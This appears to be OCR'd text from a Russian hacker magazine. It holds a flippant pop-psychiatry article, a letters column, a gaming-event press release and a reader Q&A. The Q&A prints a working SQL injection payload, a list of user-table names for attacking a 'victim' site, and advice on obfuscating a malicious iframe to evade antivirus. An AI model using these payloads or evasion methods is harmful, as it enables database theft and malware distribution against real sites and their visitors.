Электросудорожная терапия в психиатрии, наркологии и неврологии

ЭЛЕКТРОСУДОРОЖНАЯ ТЕРАПИЯ: НЕ ПОПАДАЙСЯ :)



ГЕРОЙ ДЖЕКА НИКОЛСОНА В ФИЛЬМЕ «ПРОЛЕТАЯ НАД ГНЕЗДОМ КУКУШКИ» СИМУЛИРУЕТ УМОПОМЕШАТЕЛЬСТВО И ПОПАДАЕТ В ПСИХИАТРИЧЕСКУЮ КЛИНИКУ ДЛЯ ОБСЛЕДОВАНИЯ

«мания величия» и «мания преследования» к научному толкованию термина «мания» не относятся, поэтому готовься к разрушению очередного мифа из мира СМИ. Итак, мания (маниакальный синдром) — это Разгон. Форсаж. Оверклокинг организма. Ускорение мыслей, речи, душевный подъем. В маниакальном настроении (нетрудно догадаться, что оно может быть порождено веществами вроде кокаина, экстази или амфетаминов) человек испытывает бодрость, душевный подъем и двигательное возбуждение. Уходит сон, хочется думать, говорить, танцевать, двигаться и веселиться. Причем, обстоятельности нет и в помине — мысли до конца не додумываются, а скачут, сменяя одна другую. То же происходит и со словами — речь и вовсе за мыслями не поспевает, становится разорванной и смазанной, нередко — с непонятной целью рифмованной (поэтому в случае выраженной мании окружающие не могут понять вообще ничего из того, что болезный хотел бы им сообщить).
Большинство маниакальных состояний, которые мы встречаем в жизни — а это обычно следствие передозировки допингообразных ноотропов (да-да, фенотропильчик) или психостимуляторов — относятся к гипомании (дословно — «ниже мании») и характеризуются общеприподнято-ускоренным мышлением, настроением, «двигательной сферой». Несмотря на кажущуюся бонусность состояния, министерство здравоохранения ╪ предостерегает тебя — от психостимуляторов организм идет «вразнос», истощается, нарушается сон, а со временем психонавта подстерегают зависимость, депрессия, тревога и последствия необдуманных решений (как я уже говорил, маниакальные мысли необстоятельны; само состояние не располагает к тщательному обдумыванию принимаемых решений). Что же касается психических заболеваний, не вызванных «волшебными колесами», маниакальный синдром чаще всего связывается с маниакально-депрессивным синдромом (биполярное расстройство), который, как ни странно, характеризуется сменой депрессивных и маниакальных эпизодов. При шизофрении такое тоже бывает! Сочетание мании с бредовыми идеями приводит к тому, что душевнобольной организм в одних трусах и с электрическим проводом на шее выбегает из дома к киоску «Пиво» и там, сбиваясь и глотая окончания, требует себе высокообогащенного плутония по 5 рублей 40 копеек за кило.

ВЕЧНЫЙ ДЕПРЕССНЯК


Встречайте: всенародно признанная чума XXI века — депрессия! Депрессия едина в двух лицах и представляет собой и одно из проявлений заболевания, и саму болезнь. Иначе говоря, в отличие от мании, которая представляет собой лишь тройку симптомов, являющихся следствием разных заболеваний и злоупотреблений, депрессия может выступать как триадой симптомов, обратных мании, так и самостоятельным заболеванием, которое, как учит нас зомбоящик и гламурная пресса, косит всех — и бедных, и богатых. Так оно, в принципе, и есть: 7-10% (до 25%, по разным данным) представителей взрослого населения хотя бы раз в жизни испытывали «депрессивный эпизод».
Чтобы представить себе типичную депрессию, вовсе не обязательно обладать морщинистым мозгом Вассермана. Все ее проявления на слуху — стойкое снижение настроения, бодрости, «жизненной энергии», потеря интереса к обычной работе и сексу, проблемы со сном... Если плясать от мании, то депрессия будет полной ее противоположностью: снижение двигательной активности (двигаться не хочется, да и зачем?), вялые невеселые мысли, сниженное настроение. Несмотря на заезженность этой темы, я все же попробую доставить тебе немного интересной информации. Во-первых, депрессия — это заболевание. То есть, нужно различать «депресн-я-я-я-к такой», порожденный социальными и личностными причинами вроде разгильдяйства, демотивации и лености — и депрессию-болезнь. В раздолбайстве и неумении веселиться (иным способом, кроме протупления за компьютером) виноват сам человек, а в депрессии — нет. Это полноценная болезнь, в которой не виноват никто, кроме неудачного расположения кое-каких химических веществ и процессов в головном мозге. Именно поэтому лечится она не с помощью «эй, да ты чо, какая депрессия — пошли, пивка попьем, на рыбалку сходим. Придумают тоже депресняков, в наше время не было такого» — не поможет. Здесь нужны соответствующие лекарства из группы антидепрессантов, часто — в сочетании с психотерапией.
Депрессивный синдром, как следствие другой болезни, сопровождает такое огромное количество болезненных состояний (от шизофрении до химических зависимостей), что рассказывать об этом никакого места в журнале не хватит.


А ВОКРУГ ЛИКУЕТ ПАРАНОЙЯ

Есть у параноика несколько важных задач, решение которых порядочно осложняет ему жизнь: подозрение, недоверие, озабоченность собственной независимостью. Рассказывать особенно нечего — всех подозревай, никому не доверяй, веди асоциальный образ жизни (согласись, с такими личными качествами трудно стать полноценным членом общества).
Параноидальные идеи могут сопровождать кучу психических болезней — от алкоголизма до шизофрении, а истинная же паранойя (паранойя как самостоятельный и единственный симптом) представляет собой болезнь отдельную. Люди живут с ней долго, не особенно счастливо и к психиатрам не обращаются (было бы странно, если бы параноик своим ходом пошел бы сдаваться в дурдом), а если и попадают в поле зрения врачей — то лечатся с трудом и малоэффективно.

SCHIZO: РАСКОЛ РАССУДКА

Шизофрения — хроническое психическое заболевание, причина которого скорее неизвестна, чем полностью ясна. Тем не менее, научные мысли на эту тему присутствуют (ввиду обилия слов вроде «мезолимбический путь» и «дофаминергическая система» я их приводить не буду). Сама болячка характеризуется возникновением бреда воздействия, галлюцинаций (в особенности слуховых — в виде комментирующих голосов) и ощущения «звучания» (то есть, общедоступности) собственных мыслей; апатией и асоциальностью. Конечно, про заболевание, которому бородатые мужи посвящают целые библиотеки, я рассказал явно немного :).


РИСУНКИ, ВЫЦАРАПАННЫЕ НА СТЕНЕ ПАЦИЕНТОМ С ДИАГНОЗОМ ШИЗОФРЕНИЯ


«DIGITAL SURROUND REALITY» СИМВОЛИЗИРУЕТ ХАРАКТЕРНЫЕ ДЛЯ КИСЛОТЫ «СЛЫШУ ИЗОБРАЖЕНИЕ» И «ОЩУЩАЮ ЗВУК»


ОПРЕДЕЛЕННО, ЭТО НЕ БРИГАДА КАРАТЕЛЬНОЙ ПСИХИАТРИИ

ИГРЫ РАЗУМА

Наша реальность устроена таким образом, что «интеллект» сам по себе ценностью не обладает. Чтобы он обрел социальную ценность, нужны желание применить его на практике, воля, чтобы осознанно преодолевать препятствия (а не бросать все дела из-за того, что в тетради склеились страницы), и мажорное настроение.

Да, речь пойдет о распространенном утверждении, касающемся незаурядного ума у некоторых психически нездоровых личностях. Действительно, некоторые шизофреники отличаются сохраненным (он, как таковой, и не страдает) или даже высоким интеллектом. Что же мешает «интеллектуальному» шизофренику доказывать теоремы, играть в шахматы и набирать пицот баллов в IQ-тесте?

• Апатия. Ему просто не хочется. Зачем все это, когда можно лежать в кровати вниз лицом, не обращая внимания на окружающее и не испытывая потребности что-либо делать? Добавь к этому социальную отгороженность и активный негативизм (делает не то, что его просят, а наоборот), и станет ясно, что об общественной реализации своего интеллекта речи не идет.

• Проблемы с межличностной коммуникацией. Довольно часто у шизофреников имеет место «разорванность речи» — утрата грамматических и логических связей между словами, употребление «неологизмов» (изобретенные ими самими слова, смысл которых никому не понятен). В общем, «упячка негодуе» :).

• Прочие симптомы, вроде бреда воздействия и галлюцинаций.

Как же тогда вообще был установлен сам факт сохраненного интеллекта? Во-первых, ученые — хитрые парни, а во-вторых, в периоды ремиссии заболевания ничто не мешает шизофреникам творить. Кроме того, известны случаи, когда находящийся в ступоре шизофреник вдруг вставал, подходил к шахматному столу, обыгрывал самого сильного шахматиста из числа легкобольных и снова терял интерес к происходящему.

Но это не особо и важно — медицинские аспекты нас с тобой не интересуют, а вот «общественно-культурная» значимость волнует очень даже.

Во-первых, это самое известное в народе расстройство, которому часто посвящают художественные фильмы и лженаучные телепередачи. Во-вторых, с термином «шизофрения» вместе часто звучит и термин «карательная психиатрия». К сожалению, совершенно заслуженно звучит — есть мнение, что термин «вялотекущая шизофрения» был изобретен с исключительно репрессивными целями. Помнишь, в заголовке про бред я акцентировал внимание на том, что не всегда оригинальные умозаключения легко можно отличить от бреда? Так вот, по соответствующему распоряжению никто и не стремился отличать: «Мыслишь инако? Добро пожаловать в дурдом». Кстати, карательная психиатрия процветала не только в СССР, использовать уютные психиатрические клиники для «лечения» своих политических противников догадывались в разное время в США, нацистской Германии и Франции.

В наше время «вялотекущей шизофрении» больше не существует, по одному инакомыслию в дурдоме не закрывают, да и в целом, жить стало лучше, жить стало веселее.

ЗАКЛЮЧЕНИЕ

Если взглянуть вокруг и чуть подумать над статистикой, может показаться, что все мы окружены душевнобольными. Прямо хоть выходи на улицу, размахивай гигантским сачком и тащи всех пойманных в дом с желтыми окнами — не ошибешься.

В крайнем случае — там рассортируют. Тем не менее, все эти статистически существующие безумцы ловко скрываются от нашего с тобой недреманного ока, маскируются под обычных людей, живут с нами бок о бок, посещают кафе и сидят за компьютером в соседнем офисе. Держи ухо востро и не попадайся в их цепкие лапы :).

E-MAIL UNITED:

НА ПИСЬМА ОТВЕЧАЛ АЛЕКСАНДР ЛОЗОВСКИЙ

ОТ: Zinatulin Igor
<zinatulin@gameland.ru>
ТЕМА: СПАМ: 5 килограммов поцелуев от сотрудников GAMELAND

Любвеобильные хедбоксы перецеловали всех на Красной площади!
http://www.youtube.com/watch?[censored]

Ну, наконец-то мне разрешили комментировать письма от коллег, которые они рассылают широковещательным способом на все электропочты нашей редакции. Приступим-с.
Когда я прочел это письмо в первый раз (невнимательно), меня высадило на измену, поскольку я решил, что это хедкрабы прорвали границы Ксена, прорвались в наше пространство и перецеловали в мозжечок всех желающих на Красной Площади. Чуть успокоившись, я справедливо рассудил (исходя из названия), что хедбокс — это всего лишь человеческое существо с коробкой на голове. Однако! По описанию похоже на анонимуса-угнетателя! Что ж, поздравим анонимуса с избавлением от социофобии. Раз он способен кого-то поцеловать — это хороший признак.

ОТ: Алексей Ардалин
<prdruzia3@gmail.com>
КОМУ: Lozovsky Alexander
<lozovsky@gameland.ru>
ТЕМА: Приглашение – пресс-показ фильма Home
[обрезано]
Фильм HOME демонстрирует нам красоту планеты и последствия разрушений, нанесенных деятельностью человека. Незаживающие шрамы, нанесенные Земле промышленными производствами, последствия войн, экологических катастроф раскрывают зрителю реальную ситуацию на планете.
[обрезано]

Пресс-релизы поступают ко мне с завидным постоянством, и я не вижу ни одной причины, чтобы обойти их своим вниманием. На фильм я, разумеется, не пошел, но мнение про экологию, здоровье нации и тех людей, которым сто лет назад дышалось намного вольготнее и здоровее, имею, и даже готов процитировать Викентия Вересаева образца 1895 года: «Тяжелый и влажный, как будто липкий, воздух полон кислым запахом детских испражнений, махорки и керосина. Из всех углов на меня смотрят восковые, странно неподвижные лица ребят с кривыми зубами, куриною грудью и искривленными конечностями; в их больших глазах нет и следа той живости и веселости, которая «свойственна» детям». Такая вот в старые времена была экология труда и условия жизни :). А ведь нынче зомбоящик учит нас, что, дескать, это компьютер портит детей, искривляет им позвоночник и делает их глаза слабовидящими. Может быть, оно и правда, ведь природа пустоты не терпит, и потому кто-то же должен портить шаткое здоровье человеческих детенышей?

ОТ: * Malware * <never.anger.the.hacker@gmail.com>
КОМУ: Lozovsky Alexander <lozovsky@gameland.ru>
ТЕМА: Where is K.K???
Александр, добрый день! Скажи, пожалуйста, где Крис? Правда ли то, что он в Южной Африке? Надолго ли он там?
Это очень важно! Ответь, пожалуйста!

С Крисом вообще сложная ситуация. Не подвергается сомнению тот факт, что наш самый краснознаменный автор и большой друг наконец-то преодолел свою социофобию и вышел в большой мир. Часть его похождений бездоказательна и может быть причислена к разряду фантазий, но в Южной Африке он, кажется, действительно был. В США он тоже был, несмотря на некоторые проблемы с получением визы. Где он сейчас — не знаю, последнее известное мне место работы — Эндевор Секьюрити. Уточнить не могу — в джаббере я его уже давно не видел :(. Кстати, советую прочесть статью «Что случилось с Крисом?» в июньском номере.

ОТ: Andrey Matveev <andrushock@real.xakep.ru>
КОМУ: Lozovsky Alexander <lozovsky@gameland.ru>

В связи с возрождением «e-mail» у меня с Андреем Матвеевым состоялась целая дискуссия. В ответ на мой невинный вопрос относительно того, нет ли у него свежих писем от читателей, он пожаловался, что пишут ему в основном на тему «помоги, у меня не ставится юникс!» и «ya ne vizhu russkih bukv», и на письма с такими сабжами он частенько забивает болт. Слово за слово, и поначалу в рамках этой рубрики я его чуть простебал (стыдно не отвечать читателям!), а он — увидел, пригрозил мне физической расправой и упрекнул меня в полном незнании его трудовой биографии. В результате продолжительных дискуссий на эту тему (nikitos свидетель) все поняли, что даже мы, коллеги в течение почти десятка лет, многого не знаем об Андрее Матвееве. Ознакомься же с данными фактами и ты, дорогой читатель!

- Андрей не стирает твои письма. Просто он их порой игнорирует.
- Он носит имиджевый телефон от Nokia, но не считает это убедительной характеристикой своей личности. Мы сами видели, что этот телефон выключает звук самостоятельно, если его перевернуть вниз экраном. Это развлекает.
- Андрюшок может одновременно работать не на 2-х, а на 3-х ноутбуках и куче удаленных серверов одновременно.
- Всего же в личном пользовании у него имеется пять ноутбуков, на 3-х из них — Windows Vista. Этот факт он обнародовать не стесняется, ведь у него есть еще два ноута с OpenBSD на борту. Тем не менее, формально, счет не в его пользу.

send

ШЛИ СВОИ ПИСЬМА НА MAGAZINE@REAL.XAKEP.RU И РЕДАКТОРАМ РУБРИК! КАЖДЫЙ МЕСЯЦ МЫ НАГРАЖДАЕМ АВТОРОВ САМОГО ДУРАЦКОГО И САМОГО КОНСТРУКТИВНОГО ПИСЬМА НОМЕРА.



САМОЕ ДУРАЦКОЕ ПИСЬМО НОМЕРА (ОРФОГРАФИЯ ОРИГИНАЛА СОХРАНЕНА)

FROM: alex-rus@live.ru <alex-rus@live.ru>
SUBJECT: Вопрос по visual basic 2008
TO: Kislytsyn Nikita <nikitoz@glc.ru>

Здравствуйте уважаемый никита. У меня такое предложение, почему бы вам не сделать хотя бы две странички по программированию. Я читаю ваш журнал уже два года, меня в нем все устраивает, но хотелось бы еще и получать новую инфу о программировании, желательно о visual basic 2008. Если будут нужны сорцы обращайтесь, так как я сам занимаюсь программированием.

Привет, Алекс!
Поздравляю тебя с вручением возрожденной Х-премии «самое дурацкое письмо номера». Быть первым в этом деле — большой почет, но ты его заслужил, ведь человек, два года читающий журнал, но так и не заметивший в нем 14-полосную рубрику «Кодинг», этого достоин. Да-да, две странички, которые ты у нас просишь — это две полосы, а в «Кодинге» их содержится аж 14. Наслаждайся призом, читай Х в полном объеме, познавай Дао.



ДЕНЬ ГЕЙМЕРА

23 мая в пяти московских магазинах «Эльдорадо» прошёл завершающий этап «Дня Геймера», мероприятия, организованного сетью «Эльдорадо» совместно с медиакомпанией Gameland. По итогам месяца игровые турниры посетило более 7,5 тыс. человек, активными участниками турниров стали 4 тыс. человек. Стоимость призового фонда составила более 1 млн. рублей.



«День Геймера» — масштабное мероприятие для любителей компьютерных и видеоигр, в рамках которого были проведены игровые турниры, специальные акции для посетителей и участников. Для проведения турниров в магазинах были оборудованы специализированные игровые зоны: в трех гипермаркетах турниры прошли на PC, в двух — на игровых консолях нового поколения — XBOX 360. Турнирные дисциплины включали в себя экшен-игры, аркады, а также гоночные симуляторы.

Кроме того, в рамках «Дня Геймера» был представлен, сверхмощный компьютер Acer Aspire M7720, который является первым массовым десктопом нового поколения, основанным на технологии Intel Core i7,а также первый ноутбук, построенный на платформе Intel Centrino 2 с использованием четырехядерного процессора Intel Core 2 Quad (HP HDX).

В течение месяца в специально оборудованных гейм-зонах проходили турниры по популярным играм: F.E.A.R. 2: Project Origin, Call Of Duty: World at War, Race Driver: GRID, Gears of Wars 2, Mortal Kombat vs. DC Universe. Также с 23 апреля в Центре электроники «ЭТО» (принадлежит сети «Эльдорадо») на Рязанском проспекте были выставлены аналоги гоночных болидов команды BMW-Sauber F1, привезенные в Россию компаниями «Эльдорадо» и Intel. На них проводились соревнования по гоночным дисциплинам. В период проведения «Дня Геймера» стенды с болидами посетило более 5 тыс. человек. «Мы очень довольны результатом. Мы ставили целью привлечь молодую и активную аудиторию, донести до нее идею о том, что именно в «Эльдорадо» они смогут найти новейшие игровые компьютеры и эксклюзивные релизы, и мы достигли поставленных задач. Сейчас мы рассматриваем вопрос о














расширении «Дня Геймера» за пределы Москвы и его проведении в регионах», — отмечает Тимур Чернов, руководитель компьютерного направления компании «Эльдорадо».

«Мы от души приветствуем инициативу «Эльдорадо» о проведении Дня Геймера, — подчеркнул Михаил Рыбаков, директор пресс-службы корпорации Intel в России и других странах СНГ. — С радостью отметим отличную организацию этого мероприятия и большой интерес, который был проявлен к нему со стороны публики и масс-медиа, а также зрелищность и дружелюбную атмосферу. Хочется верить, что проведение подобных «Дней» станет доброй традицией и будет способствовать популяризации индустрии высоких технологий».

«Компания Acer крайне довольна успешным запуском проекта и теми результатами, которым нам всем удалось добиться в его рамках. Интерес покупательской аудитории к «Дню геймера» подтвердил верность выбранной стратегии — ориентацию на игроков, компьютерных энтузиастов, которые, благодаря компании «Эльдорадо», возможно, впервые в рамках мероприятия подобного масштаба смогли живьем испытать компьютеры Acer — тщательно спроектированные и бережно собранные игровые станции. Нам приятно осознавать, что наши взгляды на развитие бизнеса совпадают. Уверен, что впереди у нас много свершений, а это значит, что покупатели десктопов Acer в «Эльдорадо» будут довольны», — комментирует Вячеслав Назаров, директор направления настольных ПК представительства Acer в России.

Спонсорами «Дня Геймера» выступили компании Intel, Acer, HP, Samsung, «Новый Диск», Microsoft, Logitech. Организовали праздник — «Эльдорадо» и медиакомпания Gameland.

МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /

FAQ UNITED:

Q: Слышал, что прямо в интернете можно заказывать настоящие кредитки. Не знаешь, каким образом и где?

A: Насчет кредиток не знаю, но вот дебетовые и просто ATM карты заказать прямиком из интернета вполне реально.

Если ты работаешь в SEO-партнерках вроде Glavmed.Com, то наверняка знаешь, что саппорт может бесплатно предоставить тебе карты EPassporte (Visa) и Payoneer (MasterCard). В иных случаях легче будет воспользоваться сервисом всем известных WebMoney — http://cards.webmoney.ru.

После получения формального аттестата (а я советую тебе получить Персональный аттестат, а затем и аттестат Продавца для получения самых низких процентов при проведении операций с картами) у тебя появится замечательная возможность заказать следующие виды карт:

1. WebMoney Banquecard (предназначена для оперативного снятия средств с WMZ-кошельков системы в банкоматах, подключенных к ATM-сети (имеющих логотип Star или Plus);
2. WebMoney Payoneer (предназначена для оперативного снятия средств с WMZ-кошельков системы в банкоматах, подключенных к ATM-сети (имеющих логотип Mastercard);
3. WebMoney Virtual (предназначена для оплаты покупок (товаров, услуг, лицевых счетов) в Сети).

Лично я пользуюсь Banquecard для обналичивания WMZ, а Payoneer для оплаты любых оффлайновых покупок.

Q: Ддосят мой выделенный сервер, не знаешь какого-либо простого решения для защиты от этой мерзости?

A: Простого решения не существует. В случае сильного ддоса тебе поможет лишь комплекс программно-аппаратных средств. Зато от слабого и среднего ддоса сможет помочь простой файрвол. В случае винды с этим вполне справится Agnitum Outpost Firewall, а в случае никсов, конечно же, iptables :) А вот и скриптик, который сможет на краткое время облегчить твою нелегкую участь (для никсов — вставлять в страницу, на которую идет мусорный трафик):





```
<?php
$dir =  '/home/your-site.com/www/';
$antibot_cookie = md5('random
phrase'.getenv('HTTP_USER_AGENT'));
$ban_file = 'banned.txt';

if(strstr(@file_get_
contents($dir.$ban_file), $_
SERVER['REMOTE_ADDR']))
      exit;

$f = fopen($dir . $_SERVER["REMOTE_
ADDR"], "a");
fwrite($f, "string\n");
fclose($f);
$counter = @file($dir . $_
SERVER["REMOTE_ADDR"]);

if (!isset($_COOKIE['ddos']))
      setcookie('ddos', $antibot_
cookie, time() + 3600*24*7*356);
elseif ($_COOKIE['ddos'] !==
$antibot_cookie || count($counter)
> 10)
```



```
    {
   system("iptables -A INPUT -s ".$_
SERVER["REMOTE_ADDR"]." -j DROP");
     $f = fopen($dir.$ban_file, "a");
       fwrite($f, $_SERVER['REMOTE_
ADDR'].'|');
       fclose($f);

       header('Location: http://'.
gethostbyaddr($_SERVER["REMOTE_
ADDR"]));
       exit;
     }

?>
```

Q: Всем хорош Google Analytics, но мне не нравится, что абсолютно все данные о посетителях моего сайта сливаются всевидящему и всемогущему Гуглу. Не подскажешь бесплатную и не менее функциональную альтернативу данному сервису?
A: Советую попробовать халявный php-скрипт статистики под названием Piwik (http://piwik.org, проект развился из известного PhpMyVisits). Помимо того, что статистика будет работать на твоем собственном сервере (и, соответственно, видеть данные по своим сайтам сможешь только ты), скрипт впечатляет преимуществами и функциональностью, практически ни в чем не уступающей аналогичному сервису от Google:
• гибкая система плагинов;
• открытые API-интерфейсы;
• экспорт данных в XML, JSON, PHP, CSV;
• использование настраиваемых виджетов в пользовательском интерфейсе;
• отображение поисковых движков и ключевых слов;
• подсчет просмотренных страниц, действий и переходов по внешним ссылкам;
• страны, браузеры, языки, континенты, разрешения мониторов, провайдеры, разрешения экрана посетителей;
• мультиюзерность, мультиязычность и мультисайты;
• отображение live посетителей;
• рефералы, действия, goals;
• множество видов графиков (круговые, столбчатые диаграммы и т.д.);
• отображение посетителей по местному и серверному времени.

И это еще не все возможности тулзы! Множество плагинов увеличивают до бесконечности и так прекрасный функционал скрипта. Так что, советую немедленно его попробовать.

Q: Проводя SQL-инъекцию в PostgreSQL, столкнулся с такой проблемой: эта база данных не поддерживает конструкцию вида «LIMIT 1,1». Не подскажешь альтернативу?
A: Как раз таки оператор LIMIT присутствует в PostgreSQL, но состоит из двух частей: LIMIT и OFFSET.
LIMIT отвечает за количество записей, а OFFSET — за номер записи, с которой производится вывод данных.
Наглядней смотри на следующем примере:

```
site.com/index.php?id=-1 UNION
SELECT TABLE_NAME,NULL FROM
INFORMATION_SCHEMA.TABLES LIMIT 1
OFFSET 0 --
```


Этот SQL-запрос выведет имя первой таблицы из INFORMATION_SCHEMA.TABLES.

Q: Нашел SQL-инъекцию на одном сайте, но никак не могу подобрать имя таблицы с аккаунтами пользователей. Какие наиболее распространенные имена у таких таблиц?
A: Специально для тебя товарищ aka PSIH с Античата подготовил небольшой список наиболее используемых таблиц, в которых могут содержаться зарегистрированные пользователи на сайте жертвы:

```
account
accounts
adm
admin
admins
administrator
administrators
adminlogin
login
logins
usr
user
users
nick
nicks
name
names
usrlogin
usr_login
userlogin
user_login
usr_name
username
user_name
nickname
nick_name
user_nick
nickuser
nick_user
nickusers
nick_users
client
clients
member
members
```

Q: В последнее время мой iframe стал палиться антивирусами. Подскажи, как бы его похитрее зашифровать.
A: В нелегком деле шифровки ифрейма тебе поможет мой любимый сервис http://seotrance.com/tools/redirect-iframe-encoder (кстати, тут можно зашифровать не только ифрейм, но и javascript и вообще любой html-код).
Шифрование происходит следующим образом: каждый символ шифруемого кода ищется в ключе, и если находится, то заменяется на следующий символ ключа. Для большей скрытности и усложнения анализа кода исходник расшифровщика переводится в шестнадцатиричный формат. В полученном коде описывается функция инициализатора, затем инициализатору передается зашифрованая информация и код расшифровщика, который преобразуется в обычный текст; расшифровщик выполняет eval и запускается функция декодирования, находящаяся в нем, которая уже выводит расшифрованую информацию.
В зашифрованном виде обнаружить какой-либо вредоносный код антивирус Касперского и его собратья просто-напросто не могут.

